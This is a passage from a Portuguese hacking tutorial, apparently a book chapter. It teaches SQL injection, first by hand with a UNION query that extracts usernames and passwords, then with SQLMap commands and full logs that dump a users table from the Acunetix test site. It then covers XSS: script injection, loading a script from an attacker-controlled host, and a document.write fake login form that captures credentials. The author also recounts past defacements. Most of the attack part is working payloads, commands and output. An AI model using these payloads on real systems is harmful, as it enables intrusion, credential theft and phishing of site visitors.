
*Colunas da tabela login. Imagem: arquivo pessoal*



Agora que já sabemos o nome da tabela (login) e o nome das colunas, basta nós selecionarmos as colunas que nos interessam. Nesse caso, vou selecionar as colunas id, login e senha. A query fica assim:

```
SELECT * FROM `noticias` WHERE `id` = 1 UNION SELECT concat(id, ':', login, ':', senha), 2, 3, 4, 5, 6, 7, 8 FROM `login`
```

Essa query vai nos retornar todos os dados que nós selecionamos da tabela login, no caso o id, login e senha, todos separados por dois pontos, como pode ser visto a seguir:



*Ids, usuários e senhas da tabela login. Imagem: arquivo pessoal*

Pronto, conseguimos o usuário e a senha do administrador! Agora já podemos procurar o painel de login e fazermos o que quisermos! Dentro da lei, é claro.

Aliás, não é sempre que você vai encontrar a senha em texto puro. Na verdade, quase nunca vai conseguir isso, visto que quase todos os programadores usam algum tipo de hash para melhorar a segurança, geralmente o MD5. Portanto, caso se deparem com alguma senha parecida com a segunda senha da imagem, basta copiá-la e pesquisá-la no Google. Caso alguém já tenha quebrado essa hash, a senha real aparecerá. Caso contrário, não há o que fazer.

Na verdade você pode tentar fazer bruteforce com MD5, mas é um processo tão demorado que não vale a pena pelo tempo.

De qualquer forma, agora você já conhece os dois métodos mais utilizados de SQL Injection, sabe como eles funcionam, sabe porque as coisas acontecem e como cada caractere é interpretado na página. Agora você pode usar alguma das ferramentas já citadas sem ter medo de ser chamado de lammer, ou de não saber o que está fazendo. Inclusive, é interessante você utilizar o SQLMap como fonte de estudo, uma vez que ele é desenvolvido em Python e é open source.

Você também pode deixar um sniffer rodando, como o Wireshark, utilizar algum programa para automatizar o SQLi e depois olhar os logs para ver as requisições que o programa tenta fazer até conseguir os dados que você deseja. Acho que só então você vai perceber o motivo e ninguém fazer SQLi manualmente o tempo

todo, hahaha. Caso não saiba o que é um sniffer, fique tranquilo, falaremos sobre isso no capítulo 6. Bons estudos!

## Explorando SQLi com SQLMap

Agora que nós já entendemos como funcionam os ataques de SQL Injection via GET, podemos utilizar algumas ferramentas que nos ajudarão a automatizar o processo de injeção. Como vimos anteriormente, é necessário tentar várias vezes a injeção com vários nome de tabelas e colunas diferentes e ainda assim há uma grande chance de não conseguirmos. Por esse motivo existem ferramentas que testam automaticamente esses parâmetros. Elas contém listas de nomes comuns de tabelas e colunas, além de terem suporte a vários tipos de injeção como *blind SQLi*, o qual é muito mais trabalhoso que o método que conhecemos.

O SQLMap é uma ferramenta extremamente poderosa e open-source feita em Python cujo objetivo é facilitar o processo de detecção e exploração de SQL Injection em sites. Além do MySQL, o SQLMap também funciona com Oracle, PostgreSQL, Microsoft SQL Server e vários outros bancos de dados. Ela também permite que seja feito o login no banco de dados em casos específicos, apenas com o nome do usuário e do banco de dados. Ele pode ser baixado gratuitamente aqui: <http://sqlmap.org/>.

Por ser feito em Python, o SQLMap requer que você o tenha instalado. Você pode baixar a versão mais recente do Python [aqui](#).

Apesar do SQLMap ser bem poderoso e ter incontáveis combinações de comandos que podemos usar, não vou mostrar tudo o que ele faz aqui. Mostrarei apenas os comandos básicos e suficientes pra conseguir fazer um SQLi bem sucedido na maioria dos sites. Confesso que praticamente todos os defaces que fiz – na época em que eu fazia deface – foram usando o SQLMap e apenas com os comandos que mostrarei aqui. Portanto, se quiser se aprofundar melhor nessa ferramenta, dê uma lida na documentação oficial, ou simplesmente use a opção `-hh`.

Ao abrirmos o prompt de comando na pasta do SQLMap e digitarmos o comando `sqlmap.py -h`, teremos acesso às opções mais utilizadas nele. Como nosso foco é conseguir as informações dos bancos de dados, utilizaremos cerca de 6 opções apenas. Abaixo temos uma tabela com as opções utilizadas e a descrição de cada uma:

Comando	Descrição
<b>-u</b>	Estabelece a URL do site
<b>-a</b>	Retorna todas as informações possíveis

<b>--dbs</b>	Retorna todos os bancos de dados do site
<b>-D nome_do_banco</b>	Estabelece um banco de dados como referência
<b>--tables</b>	Retorna as tabelas do banco de dados escolhido com o comando -D. Caso não seja determinado, retorna todas as tabelas de todos os bancos de dados
<b>-T nome_da_tabela</b>	Estabelece uma tabela como referência
<b>--columns</b>	Retorna as colunas da tabela escolhida com o -T. Caso não seja determinada, retorna todas as colunas de todas as tabelas de todos os bancos de dados
<b>-C coluna_1, coluna_2, coluna_3, ...</b>	Estabelece uma (ou mais) colunas como referência
<b>--dump</b>	Retorna as informações das colunas escolhidas. Caso não sejam determinadas, retorna todas as informações de todas as colunas de todas as tabelas de todos os bancos de dados
<b>--random-agent</b>	Usa cabeçalhos HTTP aleatórios para fazer com que as requisições pareçam legítimas, como um spoof.

O *layout* do uso do SQLMap é: `sqlmap.py -u http://site.com -[opções]` e a opção que usaremos primeiro é o `--dbs` para descobrirmos o nome dos bancos de dados disponíveis. Vou utilizar [este site](#) provido pelo Acunetix para testar e treinar SQL Injection. Portanto, vou digitar isso no prompt: `sqlmap.py -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs`

*SQLMap – Imagem: arquivo pessoal.*

[illegible]

Podemos ver que depois de executar esse comando o SQLMap nos diz que o banco utilizado é MySQL e pergunta se nós queremos que ele pule os testes para outros bancos de dados. Como ele já identificou que o banco é MySQL, não há motivos para que testemos os outros payloads, então vamos digitar **y** para ele pular esses testes. Repare que depois da pergunta ele deixou o **Y** maiúsculo e o **n** minúsculo. Isso quer dizer a opção Y é a sugerida dele. Caso esteja em dúvida, siga sempre a opção que está em maiúsculo.

Depois de respondermos às perguntas e sugestões do SQLMap, ele fará vários testes para identificar a versão do banco de dados, os parâmetros vulneráveis e o tipo de injeção que deverá ser feito.

Como podemos ver abaixo, ele detecta que o parâmetro cat (o parâmetro que está na URL) é vulnerável, e pergunta se nós queremos continuar testando a vulnerabilidade de outros parâmetros, caso existam. Nesse caso, só há o parâmetro cat, mas caso houvesse outros, não seria necessário, uma vez que ele já detectou que o cat é vulnerável. Portanto, novamente, vamos seguir a sugestão e ir na opção que está em maiúsculo.

```
[22:39:30] [INFO] GET parameter 'cat' is 'MySQL >= 5.0 AND error-based - WHERE,
HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[22:39:30] [INFO] testing 'MySQL inline queries'
[22:39:31] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)''
[22:39:31] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[22:39:34] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[22:39:34] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment
)''
[22:39:34] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP)''
[22:39:34] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment
)''
[22:39:35] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)''
[22:39:35] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[22:40:05] [WARNING] turning off pre-connect mechanism because of connection time out(s)
[22:40:36] [INFO] GET parameter 'cat' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
[22:40:36] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:40:36] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[22:40:36] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[22:40:39] [INFO] target URL appears to have 11 columns in query
[22:40:40] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 47 HTTP(s) requests:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 2828=2828

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: cat=1 AND (SELECT 5480 FROM (SELECT COUNT(*), CONCAT(0x717a766271, (SELECT (ELT(5480=5480,1))) ,0x71766b6b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: cat=1 AND SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a766271,0x6d457368676372736242436e576b6a416f4f46526a645475526171654a4948527155445153506e76,0x71766b6b71),NULL-- qvvW
---
[22:40:45] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[22:40:45] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[22:40:45] [INFO] fetched data logged to text files under 'C:\Users\User\.sqlmap\output\testphp.vulnweb.com'

[*] shutting down at 22:40:45

C:\Users\User>
```

*Exibição dos bancos de dados existentes – Imagem: arquivo pessoal*

O SQLMap nos retornou o que nós pedimos: os bancos de dados existentes. Antes do último item verde, podemos ver os bancos **acuart** e o bom e velho **information\_schema**. Além disso, também nos foi retornado o tipo de servidor usado (Nginx), a versão do PHP (5.3.10) e a versão do banco utilizado (MySQL >= 5.0). Acima dessas informações nós temos os testes que o SQLMap fez para determinar se o site estava vulnerável, juntamente com os payloads usados.

Bem, agora que já sabemos o nome do banco de dados, vamos ver as tabelas que estão dentro dele. Por motivos óbvios, não vou querer ver as tabelas do banco **information\_schema**, uma vez que ele não será útil para a invasão e não tem informações importantes. Deste modo, utilizaremos o comando `sqlmap.py -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart --tables`.

*Tabelas do banco selecionado – Imagem: arquivo pessoal*

```
[*] starting at 23:01:41
[23:01:41] [INFO] resuming back-end DBMS 'mysql'
[23:01:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat <GET>
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 2828=2828

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: cat=1 AND (SELECT 5480 FROM (SELECT COUNT(*), CONCAT(0x717a766271, (SELECT (ELT(5480=5480,1))) ,0x71766b6b71, FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: cat=1 AND SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a766271,0x6d457368676372736242436e576b6a416f4f46526a645475526171654a4948527155445153506e76,0x71766b6b71),NULL-- qvovW
---
[23:01:42] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[23:01:42] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+

[23:01:42] [INFO] fetched data logged to text files under 'C:\Users\User\.sqlmap\output\testphp.vulnweb.com'
[*] shutting down at 23:01:42
```

Podemos ver que há 8 tabelas no banco **acuart**, que é o nosso alvo. Agora sabemos as tabelas existentes e a que mais me chamou atenção foi a tabela **users**, que deve ter algumas informações interessantes. Vamos ver as colunas que ela possui digitando o comando `sqlmap.py -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users --columns`.

```
[*] starting at 23:08:29
[23:08:29] [INFO] resuming back-end DBMS 'mysql'
[23:08:29] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 2828=2828

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: cat=1 AND (SELECT 5480 FROM (SELECT COUNT(*), CONCAT(0x717a766271, (SELECT (ELT(5480=5480, 1))) , 0x71766b6b71, FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: cat=1 AND SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a766271,0x6d457368676372736242436e576b6a416f4f46526a645475526171654a4948527155445153506e76,0x71766b6b71),NULL-- qvvW
---
[23:08:30] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[23:08:30] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| address | mediumtext |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| unname  | varchar(100) |
+-----+-----+

[23:08:30] [INFO] fetched data logged to text files under 'C:\Users\User\.sqlmap\output\testphp.vulnweb.com'
[*] shutting down at 23:08:30
```

*Colunas da tabela selecionada – Imagem: arquivo pessoal*

Opa, temos algumas colunas interessantes nessa tabela. Vamos fazer o dump das colunas email, unname, pass; talvez conseguiremos fazer login no site com as informações que estiverem aí dentro. Para isso, usaremos o comando `sqlmap.py -u`



```
"http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users -C
email,uname,pass --dump.
```

```
[*] starting at 23:22:56
[23:22:57] [INFO] resuming back-end DBMS 'mysql'
[23:22:57] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 2828=2828

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: cat=1 AND (SELECT 5480 FROM (SELECT COUNT(*), CONCAT(0x717a766271, (SELECT (ELI(5480=5480,1))) ,0x71766b6b71, FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: cat=1 AND SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a766271,0x6d457368676372736242436e576b6a416f4f46526a645475526171654a4948527155445153506e76,0x71766b6b71),NULL-- quvW

[23:22:57] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[23:22:57] [INFO] fetching entries of column(s) 'email, pass, uname' for table '
users' in database 'acuart'
[23:22:57] [INFO] analyzing table dump for possible password hashes
Database: acuart
Table: users
[1 entry]
+-----+-----+-----+
| email | uname | pass |
+-----+-----+-----+
| email@email.com | test | test |
+-----+-----+-----+

[23:22:57] [INFO] table 'acuart.users' dumped to CSV file 'C:\Users\User\.sqlmap
\output\testphp.vulnweb.com\dump\acuart\users.csv'
[23:22:57] [INFO] fetched data logged to text files under 'C:\Users\User\.sqlmap
\output\testphp.vulnweb.com'
[*] shutting down at 23:22:57
```

*Email, usuário e senha da tabela users – Imagem: arquivo pessoal*

Agora que já temos o usuário e senha, vamos tentar fazer login no site. Precisamos, então, encontrar a página de login do site. Nesse caso foi fácil encontrar, bastou entrar no arquivo /login.php e o formulário de login já foi exibido. Em alguns sites, porém, é mais complicado de conseguir encontrar e precisamos usar ferramentas específicas para isso. Ao pesquisarmos “*admin finder*” no Google, nos são retornados vários sites que oferecem o serviço de testar automaticamente vários tipos de strings na URL fornecida para encontrar uma possível página de login. Ao entrarmos na página de login e logarmos com as informações adquiridas pelo SQLMap, conseguimos efetuar a autenticação.



 acunetix 

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#) [Logout test](#)

search art

go

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

Links

[Security art](#)

[Fractal Explorer](#)



0"onmouseover=4dyx(9230)" (test)

On this page you can visualize or edit you user information.

Name:	<input type="text" value="0"/>
Credit card number:	<input type="text" value="1010-999-777"/>
E-Mail:	<input type="text" value="email@email.com"/>
Phone number:	<input type="text" value="2323345"/>
Address:	<input type="text" value="21 street"/>

update

You have 0 items in your cart. You visualize you cart [here](#).

[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2006 Acunetix Ltd

*Login efetuado com as informações adquiridas – Imagem: arquivo pessoal*

## Cross Site Scripting (XSS)

Outra falha, também muito comum, presente em vários sites é o Cross Site Scripting, conhecida apenas como XSS (o X simboliza uma cruz [“cross”]). É uma falha que já apareceu bastante em formulários de pesquisa e em caixas de submissão de comentário e de contato, por exemplos. Ainda está presente em alguns sites, porém com menos frequência que antigamente.

Essa falha se baseia, basicamente, na injeção de um código – geralmente HTML ou javascript – na página que permite o atacante a fazer algumas coisas. Por exemplo, é possível injetar um arquivo de script externo na página e escrever códigos nele quando quiser e a página o executará automaticamente. Inclusive, eu mesmo já fiz isso há alguns anos em um site. Lembra-se do site de Transformice que eu falei lá no capítulo de engenharia social? Então... O dono do site pediu para alguém fazer um player de rádio para ser inserida no topo da página e eu o fiz com um link para um script externo o qual eu tinha controle.

Voltando à falha, além de injetar scripts externos é possível mudar a aparência da página, mudar a posição de componentes como divs, formulários, escrever coisas, inserir ou retirar imagens, inserir formulários, enfim, obter controle completo da aparência da página. Indo um pouco mais a fundo, também é possível obter o cookie do utilizador da página usando uma técnica chamada *session hijacking* e conseguir logar na página com a conta da vítima sem ter nenhuma das credenciais necessárias.

Existem, basicamente, dois tipos de XSS: **o refletido e o persistente**.

No XSS **refletido**, que é o mais comum de ser encontrado, o atacante utiliza algum formulário de pesquisa ou algum outro tipo de recurso que receba os dados do usuário e os utilize logo após, na integra. Tem-se como exemplo um site que tem um formulário de pesquisa de notícias. Ao pesquisar por alguma notícia, o site o leva para uma página que exibe, na integra, o texto que foi procurado, para informar ao usuário sobre os resultados que serão exibidos. Nesse momento, o que foi inserido pelo usuário se mistura ao código da página, já que os dados não foram tratados pelo site. Assim, é possível inserir tags HTML no campo de pesquisa e estas serão interpretadas pelo navegador como tags legítimas da página. Caso a pesquisa seja feita via GET, é possível enviar o link com o código malicioso para a vítima e apenas ela será afetada, pois apenas ela tem o link infectado.

No XSS **persistente**, que é um pouco mais difícil de ser encontrado, o atacante utiliza o banco de dados do site como vetor de ataque. Ou seja, o banco de dados irá armazenar o código que será injetado na página. Tem-se como exemplo um site de notícias que conta com um sistema de comentários em cada notícia. Os usuários podem escrever comentários e estes serão inseridos imediatamente no banco de dados e a página da notícia faz a consulta e exibe os dados presentes no banco. Caso o atacante insira tags HTML no campo de comentário, estas serão adicionadas ao banco de dados e exibidas pela própria página na parte de comentários. Dessa forma, qualquer pessoa que acessar aquela notícia executará as tags que foram inseridas, fazendo com que esse tipo de ataque tenha um poder de propagação maior.

Antes de começarmos a explorar essa falha, precisamos entender como o navegador entende e interpreta nossas requisições de pesquisa e de postagem de comentários/contato. *Utilizarei o site de testes do Acunetix novamente como exemplo, porém, com edições feitas para adaptar aos ensinamentos do capítulo, já que a pesquisa feita é via POST e não GET.*

Você se lembra dos métodos GET e POST que estudamos lá em SQL Injection? Os métodos que são usado pra solicitar e enviar dados ao servidor? Então, essas maravilhas da programação web também nos permite explorar sites vulneráveis a XSS. Vamos supor que estamos em um site e iremos usar a caixa de pesquisa para buscar alguma coisa que esteja dentro do site.



*(Pesquisa por textos no formulário – Imagem: arquivo pessoal)*

Repare que na busca acima, a própria página exibe a palavra que nós pesquisamos ao dizer “searched for: camiseta”. Ou seja, qualquer coisa que nós quisermos escrever no campo de busca (a caixa à esquerda) será exibido ali como “searched for: XxXxXxX”.

Se você tiver algum conhecimento básico em HTML, você provavelmente sabe que ela é uma linguagem que se baseia em tags e que quase todas as tags precisam ser abertas e fechadas. Se uma tag for aberta mas não for fechada, o evento que ela deveria fazer será aplicado a tudo tudo que estiver depois, que será considerado parte funcional. Exemplo, se usarmos a tag `<font color="red">` mas não fecharmos, tudo

após essa tag ficará com a cor vermelha, até o final do arquivo HTML. Por isso que nós fechamos as tags, nesse caso, usando `</font>`.

Dessa forma, se na caixa de pesquisa nós pesquisarmos por `<b>`camisetas, por exemplo, tudo o que estiver após a abertura dessa tag ficará em negrito.



*Pesquisa usando uma tag do HTML – Imagem: arquivo pessoal*


Como pode ser visto no código fonte da página, a tag também é mostrada pela página e o navegador acaba por interpretá-la como um comando real.

```
46 <!-- begin content -->
47 <!-- InstanceBeginEditable name="content_rgn" -->
48 <div id="content">
49     <h2 id='pageName'>searched for: <b>camiseta</h2></div>
50 <!-- InstanceEndEditable -->
51 <!--end content -->
```

*Parte do código fonte em que a tag foi inserida – Imagem: arquivo pessoal*

Seguindo essa lógica, qualquer tag que nós tentarmos colocar aí funcionaria. Mas... E se nós tentarmos usar um `<script>` para executar códigos em javascript? Será que funciona? Vamos tentar dar um `alert()`, que é um comando simples que

exibe uma pop-up com um texto na tela (aquelas coisas chatas que aparecem dizendo que você ganhou um iPhone 8 naqueles sites de entretenimento, rsrs).




*(Alerta exibido ao inserir tags de script – Imagem: arquivo pessoal)*

Com a exibição desse alerta a gente sabe que a página está vulnerável a injeções de códigos javascript. Nós podemos inserir scripts externos usando a tag `<script src="sitemalicioso.com/script.js">`, assim nós podemos hospedar o script em algum site e teremos mais espaço para escrevermos nosso código. (Esse foi o método que usei para ter controle do site que falei no início dessa sessão, usando o player da rádio).

É possível, também, editar tags já existentes na página, como links ou formulários. Dessa forma, o atacante pode modificar links para URLs infectadas com malwares ou coisas do tipo, além de mudar o destino de formulários para a obtenção das informações inseridas nele pelos usuários.

Caso o formulário não exista, como no nosso caso, nós poderíamos inserir um formulário falso na página para fazer com que as informações enviadas por ele fossem interceptadas por nós, como se fosse uma página fake, como pode ser visto na imagem abaixo:



The screenshot shows a web browser window with the address bar containing the URL: `www.testphp.vulnweb.com/search.php?test=<script>document.write('<br><br><br><center><form action='\tes'`

The page header includes the Acunetix logo and the text "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". Below the header is a navigation menu with links: [home](#), [categories](#), [artists](#), [disclaimer](#), [your cart](#), [guestbook](#), and [AJAX Demo](#).

The main content area is divided into two sections. On the left, there is a "search art" section with a search input field and a "go" button. Below this are links for "Browse categories", "Browse artists", "Your cart", "Signup", "Your profile", "Our guestbook", and "AJAX Demo". There is also a "Links" section with links for "Security art" and "Fractal Explorer".

On the right, there is a "searched for:" section. Below this is a login form with the following elements:

- Login:** followed by an input field.
- Senha:** followed by an input field.
- A button labeled "Enviar dados" (Send data).

The footer of the page contains links for "About Us", "Privacy Policy", and "Contact Us", along with the copyright notice "©2006 Acunetix Ltd".

(Formulário falso de login – Imagem: arquivo pessoal)

Usando a função `document.write()` do javascript, podemos escrever coisas na página, incluindo tags HTML como `<form>` e `<input>`. Dessa forma, conseguimos escrever um pequeno formulário de login que envia os dados digitados nele para qualquer página que nós quisermos.

## Roubando os biscoitos

